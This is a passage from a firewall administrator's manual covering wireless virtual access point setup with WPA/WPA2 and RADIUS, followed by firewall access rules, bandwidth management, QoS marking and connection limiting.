| Authentication Type | <p>Below is a list available authentication types with descriptive features and uses for each:</p> <p>WPA</p> <ul style="list-style-type: none"> • Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases <p>WPA2</p> <ul style="list-style-type: none"> • Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming) <p>WPA2-AUTO</p> <ul style="list-style-type: none"> • Tries to connect using WPA2 security, if the client is not WPA2 capable, the connection will default to WPA. |
| Unicast Cipher | The unicast cipher will be automatically chosen based on the authentication type. |
| Multicast Cipher | The multicast cipher will be automatically chosen based on the authentication type. |
| Maximum Clients | Choose the maximum number of concurrent client connections permissible for this virtual access point. |

WPA-PSK / WPA2-PSK Encryption Settings

Pre-Shared Key (PSK) is available when using WPA or WPA2. This solution utilizes a shared key.

| Feature | Description |
|--------------------|--|
| Pass Phrase | The shared passphrase users will enter when connecting with PSK-based authentication. |
| Group Key Interval | The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues. |

WPA-EAP / WPA2-EAP Encryption Settings

Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP capable RADIUS server for key generation.

| Feature | Description |
|------------------------|---|
| RADIUS Server 1 | The name/location of your RADIUS authentication server |
| RADIUS Server 1 Port | The port on which your RADIUS authentication server communicates with clients and network devices. |
| RADIUS Server 1 Secret | The secret passcode for your RADIUS authentication server |
| RADIUS Server 2 | The name/location of your backup RADIUS authentication server |
| RADIUS Server 2 Port | The port on which your backup RADIUS authentication server communicates with clients and network devices. |
| RADIUS Server 2 Secret | The secret passcode for your backup RADIUS authentication server |
| Group Key Interval | The time period (in seconds) during which the WPA/WPA2 group key is enforced to be updated. |

Virtual Access Points

The VAP Settings feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings. Virtual Access Points are configured from the **Wireless > Virtual Access Point** page.

| # | SSID | VLAN ID | Authentication | Cipher | Max Clients | SSID Suppress | Enable | Configure |
|---|---------------|---------|----------------|--------|-------------|-------------------------------------|-------------------------------------|-----------|
| 1 | VAP-Corporate | 50 | Open | None | 16 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | |
| 2 | VAP-Guest | 200 | Open | None | 16 | <input type="checkbox"/> | <input checked="" type="checkbox"/> | |

General VAP Settings

Virtual Access Point General Settings

SSID: Campus_Students

Subnet Name: Students

Enable Virtual Access Point

Enable SSID Suppress

| Feature | Description |
|-------------|---|
| SSID | Create a friendly name for your VAP. |
| Subnet Name | Select a subnet name to associate this VAP with. Settings for this VAP will be inherited from the subnet you select from this list. |

| Feature | Description |
|-----------------------------|--|
| Enable Virtual Access Point | Enables this VAP. |
| Enable SSID Suppress | Suppresses broadcasting of the SSID name and disables responses to probe requests. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients. |

Advanced VAP Settings

Advanced settings allows the administrator to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user created profile. See [“Virtual Access Point Profiles” section on page 483](#) for complete authentication and encryption configuration information.

Virtual Access Point Groups

The Virtual Access Point Groups feature is available on firewalls. It allows for grouping of multiple VAP objects to be simultaneously applied to your internal wireless radio. Virtual Access Point Groups are configured from the **Wireless > Virtual Access Point** page.

| Name | Subnet | Authentication | Cipher | Max Clients | SSID Suppress | Enable | Configure |
|-------------------|----------|----------------|--------|-------------|-------------------------------------|-------------------------------------|-----------|
| Internal AP Group | | | | | | | |
| Campus_Admin | WD | WPA2-PSK | AES | 16 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | |
| Campus_Faculty | Faculty | WPA2-EAP | AES | 16 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | |
| Campus_Students | Students | Open | None | 16 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | |

Enabling the Virtual Access Point Group

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio. The default group is called **Internal AP Group**.

Wireless Virtual Access Point

Virtual Access Point Group:

After this selection has been made and applied.

VAP Sample Configuration

This section provides configuration examples based on real-world wireless needs. This section contains the following subsections:

- [“Configuring a VAP for School Faculty Access” section on page 487](#)

Configuring a VAP for School Faculty Access

You can use a VAP for a set of users who are commonly in the office, on campus, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services. This section contains the following subsection:

- [“Configuring a Zone” section on page 487](#)
- [“Creating a New Wireless Subnet” section on page 489](#)
- [“Creating the Wireless VAP” section on page 490](#)

Configuring a Zone

In this section you will create and configure a new corporate wireless zone with ADTRAN UTM security services and enhanced WiFiSec/WPA2 wireless security.

-
- Step 1** Log into the management interface of your firewall.
 - Step 2** In the left-hand menu, navigate to the **Network > Zones** page.
 - Step 3** Click the **Add...** button to add a new zone.

General Settings Tab

- Step 1** In the **General** tab, enter a friendly name such as “WLAN_Faculty” in the **Name** field.
- Step 2** Select **Wireless** from the **Security Type** drop-down menu.
- Step 3** Select the **Allow Interface Trust** checkbox to allow communication between faculty users.
- Step 4** Select checkboxes for all of the security services you would normally apply to faculty on the wired LAN.

General Settings

Name:

Security Type:

Allow Interface Trust

Enforce Content Filtering Service

CFS Policy:

Enable Client AV Enforcement Service

Enable Gateway Anti-Virus Service

Enable IPS

Enable Anti-Spyware Service

Enforce Global Security Clients

Create Group VPN

Enable SSL Control

Enable SSLVPN Access

Wireless Settings

Only allow traffic generated by a SonicPoint

SSL-VPN Enforcement

SSL-VPN server:

SSL-VPN service:

WiFiSec Enforcement

WiFiSec Exception Service:

Require WiFiSec for Site-to-Site VPN Tunnel Traversal

Trust WPA/WPA2 traffic as WiFiSec

SonicPoint Settings

SonicPoint Provisioning Profile:

- Step 5** Click the **OK** button to save these changes.


Your new zone now appears at the bottom of the **Network > Zones** page, although you may notice it is not yet linked to a Member Interface. This is your next step.

Creating a New Wireless Subnet

In this section you will create and configure a new wireless subnet on your current WLAN. This wireless subnet will be linked to the zone you created in the [“Configuring a Zone” section on page 487](#).

-
- Step 1** In the **Network > Interfaces** page, click the **Add WLAN Subnet** button.
 - Step 2** In the **Zone** drop-down menu, select the zone you created in [“Configuring a Zone, page 487”](#). In this case, we have chosen **WLAN_Faculty**.
 - Step 3** Enter a **Subnet Name** for this interface. This name allows the internal wireless radio to identify which traffic belongs to the “WLAN_Faculty” subnet. In this case, we choose **Faculty** as our subnet name.
 - Step 4** Enter the desired **IP Address** for this subinterface.
 - Step 5** Optionally, you may add a comment about this subinterface in the **Comment** field.
 - Step 6** If you intend to use this interface, ensure that the **Create default DHCP Lease Scope** option is checked. This option automatically creates a new DHCP lease scope for this subnet with 33 addresses. This setting can be adjusted later on the **Network > DHCP** page.
 - Step 7** Click the **OK** button to add this subinterface.

Your WLAN Subnet interface now appears in the **Interface Settings** list.



Creating a Wireless VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

-
- Step 1** In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
 - Step 2** Click the **Add...** button in the **Virtual Access Point Profiles** section.
 - Step 3** Enter a **Profile Name** such as “Corporate-WPA2” for this VAP Profile.
 - Step 4** Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).
 - Step 5** In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
 - Step 6** In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the new subnet.
 - Step 7** Click the **OK** button to create this VAP Profile.

Creating the Wireless VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the wireless subnet you created in [“Creating a New Wireless Subnet” section on page 489](#).

General Tab

- Step 1** In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
- Step 2** Click the **Add...** button in the **Virtual Access Points** section.
- Step 3** Enter a default name (**SSID**) for the VAP. In this case we chose **Campus_Faculty**. This is the name users will see when choosing a wireless network to connect with.
- Step 4** Select the **Subnet Name** you created in [“Creating a New Wireless Subnet” section on page 489](#) from the drop-down list. In this case we chose **Faculty**, the name of our WLAN_Faculty subnet.
- Step 5** Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.
- Step 6** Check the **Enable SSID Suppress** checkbox to hide this SSID from users.
- Step 7** Click the **OK** button to add this VAP.

Your new VAP now appears in the Virtual Access Points list.



Advanced Tab (Authentication Settings)

- Step 1** Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and choose a “Corporate-WPA2” profile, which uses **WPA2-AUTO-EAP** as the authentication method. If you have not set up a VAP Profile, continue with steps 2 through 4. Otherwise, continue to [Create More / Deploy Current VAPs, page 490](#).
- Step 2** In the **Advanced** tab, select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).
- Step 3** In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
- Step 4** In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the wireless subnet.

Create More / Deploy Current VAPs

Now that you have successfully set up a wireless subnet for faculty access, you can choose to add more custom VAPs, or to deploy this configuration to your internal wireless radio in the [“Deploying VAPs to the Wireless Radio” section on page 491](#).



Tip

Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously by following the steps in the [“Deploying VAPs to the Wireless Radio” section on page 491](#).

Deploying VAPs to the Wireless Radio

In the following section you will group and deploy your new VAPs, associating them with the internal wireless radio. Users will not be able to access your VAPs until you complete this process:

- [Grouping Multiple VAPs, page 491](#)
- [Associating a VAP Group with your Wireless Radio, page 491](#)

Grouping Multiple VAPs

In this section, you will group multiple VAPs into a single group.

-
- Step 1** In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.
- Step 2** Click the **Add Group...** button in the **Virtual Access Point Group** section.
- Step 3** Enter a **Virtual AP Group Name**.
- Step 4** Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.
- Step 5** Press the **OK** button to save changes and create the group.
- Step 6** To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, use the **802.11g** and **802.11a** tabs. If any of your VAPs use encryption, you must configure these settings before your wireless VAPs will function.
- Step 7** Click the **OK** button to save changes and create this Wireless Provisioning Profile.

Associating a VAP Group with your Wireless Radio

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio.

-
- Step 1** In the left-hand menu, navigate to the **Wireless > Settings** page.
- Step 2** In the Wireless Virtual Access Point section, select the VAP group you created in [Grouping Multiple VAPs, page 491](#) from the **Virtual Access Point Group** drop-down list. In this case, we choose the default **Internal AP Group** as our Virtual AP Group.

Wireless Virtual Access Point

Virtual Access Point Group:

Internal AP Group

- Step 3** Click the **Accept** button to continue and associate this VAP group with your internal wireless radio.




Note

If you are setting up guest services for the first time, be sure to make necessary configurations in the **Users > Guest Services** pages.

PART 7

Firewall




CHAPTER 41

Configuring Access Rules

Firewall > Access Rules

This chapter provides an overview on your firewall stateful packet inspection default access rules and configuration examples to customize your access rules to meet your business requirements.

Access rules are network management tools that allow you to define inbound and outbound access policy, configure user authentication, and enable remote management of the firewall.



The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface. The subsequent sections provide high-level overviews on configuring access rules by zones and configuring bandwidth management using access rules.

Stateful Packet Inspection Default Access Rules Overview

By default, the firewall's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet. The following behaviors are defined by the "Default" stateful inspection packet access rule enabled in the firewall:

- Allow all sessions originating from the LAN, WLAN to the WAN, or DMZ (except when the destination WAN IP address is the WAN interface of the ADTRAN appliance itself)
- Allow all sessions originating from the DMZ to the WAN.
- Deny all sessions originating from the WAN to the DMZ.
- Deny all sessions originating from the WAN and DMZ to the LAN or WLAN.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that allow access from the LAN zone to the WAN Primary IP address, or block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

Custom access rules evaluate network traffic source IP addresses, destination IP addresses, IP protocol types, and compare the information to access rules created on the firewall. Network access rules take precedence, and can override the firewall's stateful packet inspection. For example, an access rule that blocks IRC traffic takes precedence over the firewall default setting of allowing this type of traffic.

Caution The ability to define network access rules is a very powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

Using Bandwidth Management with Access Rules Overview

Bandwidth management (BWM) allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic on all BWM-enabled interfaces. Using access rules, BWM can be applied on specific network traffic. Packets belonging to a bandwidth management enabled policy will be queued in the corresponding priority queue before being sent on the bandwidth management-enabled interface. All other packets will be queued in the default queue and will be sent in a First In and First Out (FIFO) manner (a storage method that retrieves the item stored for the longest time).

Example Scenario

If you create an access rule for outbound mail traffic (such as SMTP) and enable bandwidth management with the following parameters:

- Guaranteed bandwidth of 20%
- Maximum bandwidth of 40%
- Priority of 0 (zero)

The outbound SMTP traffic is guaranteed 20% of available bandwidth available to it and can get as much as 40% of available bandwidth. If SMTP traffic is the only BWM enabled rule:

- When SMTP traffic is using its maximum configured bandwidth (which is the 40% maximum described above), all other traffic gets the remaining 60% of bandwidth.
- When SMTP traffic is using less than its maximum configured bandwidth, all other traffic gets between 60% and 100% of the link bandwidth.

Now consider adding the following BWM-enabled rule for FTP:

- Guaranteed bandwidth of 60%
- Maximum bandwidth of 70%
- Priority of 1

When configured along with the previous SMTP rule, the traffic behaves as follows:

- 60% of total bandwidth is always reserved for FTP traffic (because of its guarantee). 20% of total bandwidth is always reserved for SMTP traffic (because of its guarantee).
- SMTP traffic can use up to 40% of total bandwidth (because it has a higher priority than FTP), which, when combined with FTP's 60% guarantee, results in no other traffic being sent, because all 100% of the bandwidth is being used by higher priority traffic.
- If SMTP traffic reduces and only uses 10% of total bandwidth, then FTP can use up to 70% and all the other traffic gets the remaining 20%.
- If SMTP traffic stops, FTP gets 70% and all other traffic gets the remaining 30% of bandwidth.
- If FTP traffic has stopped, SMTP gets 40% and all other traffic get the remaining 60% of bandwidth.



Note

When the Bandwidth Management Type on the **Firewall Services > BWM** page is set to **WAN**: Access rules using bandwidth management have a higher priority than access rules not using bandwidth management. Access rules without bandwidth management are given lowest priority. When the Bandwidth Management Type is set to **Global**, the default priority is Medium (4).

**Tip**

You must configure Bandwidth Management individually for each interface on the **Network > Interfaces** page. Click the **Configure** icon for the interface, and select the **Advanced** tab. Enter your available egress and ingress bandwidths in the **Available interface Egress Bandwidth (Kbps)** and **Available interface Ingress Bandwidth (Kbps)** fields, respectively.

This applies when the Bandwidth Management Type on the **Firewall Services > BWM** page is set to either **WAN** or **Global**.


Configuration Task List

This section provides a list of the following configuration tasks:

- [“Displaying Access Rules with View Styles” on page 498](#)
- [“Configuring Access Rules for a Zone” on page 499](#)
- [“Adding Access Rules” on page 500](#)
- [“Editing an Access Rule” on page 504](#)
- [“Deleting an Access Rule” on page 504](#)
- [“Enabling and Disabling an Access Rule” on page 504](#)
- [“Restoring Access Rules to Default Zone Settings” on page 504](#)
- [“Displaying Access Rule Traffic Statistics” on page 504](#)
- [“Connection Limiting Overview” on page 504](#)
- [“Access Rule Configuration Examples” on page 506](#)

Displaying Access Rules with View Styles

Access rules can be displayed in multiple views using SonicOS Enhanced. You can select the type of view from the selections in the **View Style** section. The following **View Styles** are available:

- **All Rules** - Select **All Rules** to display all access rules configured on the firewall.
- **Matrix** - Displays as **From/To** with **LAN, WAN, VPN**, or other interface in the **From** row, and **LAN, WAN, VPN**, or other interface in the **To** column. Select the **Edit** icon  in the table cell to view the access rules.
- **Drop-down Boxes** - Displays two pull-down menus: **From Zone** and **To Zone**. Select an interface from the **From Zone** menu and select an interface from the **To Zone** menu. Click **OK** and access rules defined for the two interfaces are displayed.

**Tip**

You can also view access rules by zones. Use the Option checkboxes in the **From Zone** and **To Zone** column. Select **LAN, WAN, VPN, ALL** from the **From Zone** column. And then select **LAN, WAN, VPN, ALL** from the **To Zone** column. Click **OK** to display the access rules.

Each view displays a table of defined network access rules. For example, selecting **All Rules** displays all the network access rules for all zones.

The screenshot shows the 'Access Rules' configuration page. At the top, there is a 'Restore Defaults...' button. Below it, the page title is 'Access Rules (ALL > ALL)' and it shows 'Items 1 to 33 (of 33)'. The 'View Style' is set to 'All Rules'. A table of rules is displayed with the following columns: #, Zone, Priority, Source, Destination, Service, Action, Users, Comment, Enable, and Configure. The table contains 7 rules, all with 'Allow' action and 'All' users. The last rule is the 'Any' rule.

| # | Zone | Priority | Source | Destination | Service | Action | Users | Comment | Enable | Configure |
|---|-----------|----------|--------|----------------------|------------------|--------|-------|---------|--------|-----------------|
| 1 | LAN > LAN | 1 | Any | All F1 Management IP | Ping | Allow | All | | ✓ | [Edit] [Delete] |
| 2 | LAN > LAN | 2 | Any | All F1 Management IP | HTTPS Management | Allow | All | | ✓ | [Edit] [Delete] |
| 3 | LAN > LAN | 3 | Any | All F1 Management IP | HTTP Management | Allow | All | | ✓ | [Edit] [Delete] |
| 4 | LAN > LAN | 4 | Any | All X0 Management IP | Ping | Allow | All | | ✓ | [Edit] [Delete] |
| 5 | LAN > LAN | 5 | Any | All X0 Management IP | HTTPS Management | Allow | All | | ✓ | [Edit] [Delete] |
| 6 | LAN > LAN | 6 | Any | All X0 Management IP | HTTP Management | Allow | All | | ✓ | [Edit] [Delete] |
| 7 | LAN > LAN | 7 | Any | Any | Any | Allow | All | | ✓ | [Edit] [Delete] |

Configuring Access Rules for a Zone

To display the **Access Rules** for a specific zone, select a zone from the **Matrix**, **Drop-down Boxes**, or **All Rules** view.

The screenshot shows the 'Access Rules' configuration page with the 'View Style' set to 'Drop-down Boxes'. The 'From Zone' dropdown is set to 'LAN'. The 'To Zone' dropdown is open, showing a list of zones: '-Select a zone-', LAN, WAN, VPN, SSLVPN, and ALL. An 'OK' button is visible below the dropdowns.

The access rules are sorted from the most specific at the top, to less specific at the bottom of the table. At the bottom of the table is the **Any** rule. The default access rule is all IP services except those listed in the **Access Rules** page. Access rules can be created to override the behavior of the **Any** rule; for example, the **Any** rule allows users on the LAN to access all Internet services, including NNTP News.

You can change the priority ranking of an access rule by clicking the **Arrows** icon in the Priority column. The Change Priority window is displayed. Enter the new priority number (1-10) in the **Priority** field, and click **OK**.

**Tip**

If the **Delete** or **Edit** icons are dimmed (unavailable), the access rule cannot be changed or deleted from the list.

Adding Access Rules

To add access rules to the firewall, perform the following steps:

- Step 1** Click **Add** at the bottom of the **Access Rules** table. The **Add Rule** window is displayed.

- Step 2** In the **General** tab, select **Allow | Deny | Discard** from the **Action** list to permit or block IP traffic.
- Step 3** Select the from and to zones from the **From Zone** and **To Zone** menus.
- Step 4** Select the service or group of services affected by the access rule from the **Service** list. The **Default** service encompasses all IP services. If the service is not listed, you must define the service in the **Add Service** window. Select **Create New Service** or **Create New Group** to display the **Add Service** window or **Add Service Group** window.
- Step 5** Select the source of the traffic affected by the access rule from the **Source** list. Selecting **Create New Network** displays the **Add Address Object** window.
- Step 6** If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet, type the starting IP addresses of the address range in the **Address Range Begin** field and the ending IP address in the **Address Range End** field. To include all IP addresses, type * in the **Address Range Begin** field.
- Step 7** Select the destination of the traffic affected by the access rule from the **Source** list. Selecting **Create New Network** displays the **Add Address Object** window.
- Step 8** From the **Users Allowed** menu, add the user or user group affected by the access rule.
- Step 9** Select a schedule from the **Schedule** menu. The default schedule is **Always on**.

- Step 10** Enter any comments to help identify the access rule in the **Comments** field.
- Step 11** The **Allow Fragmented Packets** check box is enabled by default. Large IP packets are often divided into fragments before they are routed over the Internet and then reassembled at a destination host. One reason to disable this setting is because it is possible to exploit IP fragmentation in Denial of Service (DoS) attacks.
- Step 12** Click on the **Advanced** tab.

The screenshot shows the 'Advanced' tab of a firewall configuration window. Under the 'Advanced Settings' section, there are three input fields: 'TCP Connection Inactivity Timeout (minutes)' set to 15, 'UDP Connection Inactivity Timeout (seconds)' set to 30, and 'Number of connections allowed (% of maximum connections)' set to 100. There is also an unchecked checkbox labeled 'Create a reflexive rule'. At the bottom of the dialog, there is a 'Ready' status bar and three buttons: 'OK', 'Cancel', and 'Help'.

- Step 13** If you would like for the access rule to timeout after a period of TCP inactivity, set the amount of time, in minutes, in the **TCP Connection Inactivity Timeout (minutes)** field. The default value is **5** minutes.
- Step 14** If you would like for the access rule to timeout after a period of UDP inactivity, set the amount of time, in minutes, in the **UDP Connection Inactivity Timeout (minutes)** field. The default value is **30** minutes.
- Step 15** Specify the number of connections allowed as a percent of maximum number of connections allowed by the firewall in the **Number of connections allowed (% of maximum connections)** field. Refer to [“Connection Limiting Overview” on page 504](#) for more information on connection limiting.

- Step 16** Select **Create a reflexive rule** if you want to create a matching access rule to this one in the opposite direction--from your destination zone or address object to your source zone or address object.
- Step 17** Click on the **QoS** tab if you want to apply DSCP or 802.1p Quality of Service management to traffic governed by this rule. See [Chapter 47, Managing Quality of Service](#) for more information on managing QoS marking in access rules.

- Step 18** Under **DSCP Marking Settings** select the **DSCP Marking Action**. You can select **None**, **Preserve**, **Explicit**, or **Map**. **Preserve** is the default.
- **None**: DSCP values in packets are reset to 0.
 - **Preserve**: DSCP values in packets will remain unaltered.
 - **Explicit**: Set the DSCP value to the value you select in the **Explicit DSCP Value** field. This is a numeric value between 0 and 63. Some of the standard values are:
 - **0** - Best effort/Default (default)
 - **8** - Class 1
 - **10** - Class 1, Gold (AF11)
 - **12** - Class 1, Silver (AF12)
 - **14** - Class 1, Bronze (AF13)
 - **16** - Class 2
 - **18** - Class 2, Gold (AF21)
 - **20** - Class 2, Silver (AF22)
 - **22** - Class 2, Bronze (AF23)
 - **24** - Class 3
 - **26** - Class 3, Gold (AF31)
 - **27** - Class 3, Silver (AF32)
 - **30** - Class 3, Bronze (AF33)

- **32** - Class 4
 - **34** - Class 4, Gold (AF41)
 - **36** - Class 4, Silver (AF42)
 - **38** - Class 4, Bronze (AF43)
 - **40** - Express Forwarding
 - **46** - Expedited Forwarding (EF)
 - **48** - Control
 - **56** - Control
- **Map:** The QoS mapping settings on the **Firewall > QoS Mapping** page will be used. See [Chapter 47, Managing Quality of Service](#) for instructions on configuring the QoS Mapping. If you select Map, you can select **Allow 802.1p Marking to override DSCP values**.

Step 19 Under **802.1p Marking Settings** select the **802.1p Marking Action**. You can select **None**, **Preserve**, **Explicit**, or **Map**. **None** is the default.

- **None:** No 802.1p tagging is added to the packets.
- **Preserve:** 802.1p values in packets will remain unaltered.
- **Explicit:** Set the 802.1p value to the value you select in the Explicit 802.1p Value field. This is a numeric value between 0 and 7. The standard values are:
 - **0** - Best effort (default)
 - **1** - Background
 - **2** - Spare
 - **3** - Excellent effort
 - **4** - Controlled load
 - **5** - Video (<100ms latency)
 - **6** - Voice (<10ms latency)
 - **7** - Network control
- **Map:** The QoS mapping settings on the **Firewall > QoS Mapping** page will be used. See [Chapter 47, Managing Quality of Service](#) for instructions on configuring the QoS Mapping.


Step 20 Click **OK** to add the rule.




Tip

Although custom access rules can be created that allow inbound IP traffic, the firewall does not disable protection from DoS attacks, such as the SYN Flood and Ping of Death attacks.

Editing an Access Rule

To display the **Edit Rule** window (includes the same settings as the **Add Rule** window), click the **Edit**  icon.

Deleting an Access Rule

To delete the individual access rule, click on the **Delete**  icon. To delete all the checkbox selected access rules, click the **Delete** button.

Enabling and Disabling an Access Rule

To enable or disable an access rule, click the **Enable** checkbox.

Restoring Access Rules to Default Zone Settings

To remove all end-user configured access rules for a zone, click the **Default** button. This will restore the access rules for the selected zone to the default access rules initially setup on the firewall.

Displaying Access Rule Traffic Statistics

Move your mouse pointer over the **Graph** icon to display the following access rule receive (Rx) and transmit (Tx) traffic statistics:

- Rx Bytes
- Rx Packets
- Tx Bytes
- Tx Packets

Connection Limiting Overview

The Connection Limiting feature is intended to offer an additional layer of security and control when coupled with such SonicOS features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the ADTRAN using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent 850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted ->Untrusted traffic (i.e. LAN->WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.

Finally, connection limiting can be used to protect publicly available servers (e.g. Web servers) by limiting the number of legitimate inbound connections permitted to the server (i.e. to protect the server against the Slashdot-effect). This is different from SYN flood protection which attempts to detect and prevent partially-open or spoofed TCP connection. This will be most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection limiting is applied by defining a percentage of the total maximum allowable connections that may be allocated to a particular type of traffic. The above figures show the default LAN ->WAN setting, where all available resources may be allocated to LAN->WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (e.g. FTP traffic to any destination on the WAN), or to prioritize important traffic (e.g. HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).

**Note**

It is not possible to use IPS signatures as a connection limiting classifier; only Access Rules (i.e. Address Objects and Service Objects) are permissible.

Access Rule Configuration Examples

This section provides configuration examples on adding network access rules:

- [“Enabling Ping” on page 506](#)
- [“Blocking LAN Access for Specific Services” on page 506](#)
- [“Allowing WAN Primary IP Access from the LAN Zone” on page 507](#)
- [“Enabling Bandwidth Management on an Access Rule” on page 508](#)

Enabling Ping

This section provides a configuration example for an access rule to allow devices on the DMZ to send ping requests and receive ping responses from devices on the LAN. By default your firewall does not allow traffic initiated from the DMZ to reach the LAN. Once you have placed one of your interfaces into the DMZ zone, then from the **Firewall > Access Rules** window, perform the following steps to configure an access rule that allow devices in the DMZ to send ping requests and receive ping responses from devices in the LAN.

-
- Step 1** Click **Add** to launch the **Add Rule** window.
 - Step 2** Select the **Allow** radio button.
 - Step 3** From the **Service** menu, select **Ping**.
 - Step 4** From the **Source** menu, select **DMZ Subnets**.
 - Step 5** From the **Destination** menu, select **LAN Subnets**.
 - Step 6** Click **OK**.

Blocking LAN Access for Specific Services

This section provides a configuration example for an access rule blocking LAN access to NNTP servers on the Internet during business hours.

Perform the following steps to configure an access rule blocking LAN access to NNTP servers based on a schedule:

-
- Step 1** Click **Add** to launch the **Add** window.
 - Step 2** Select **Deny** from the **Action** settings.
 - Step 3** Select **NNTP** from the **Service** menu. If the service is not listed in the list, you must to add it in the **Add Service** window.
 - Step 4** Select **Any** from the **Source** menu.
 - Step 5** Select **WAN** from the **Destination** menu.
 - Step 6** Select the schedule from the **Schedule** menu.
 - Step 7** Enter any comments in the **Comment** field.
 - Step 8** Click **Add**.

Allowing WAN Primary IP Access from the LAN Zone

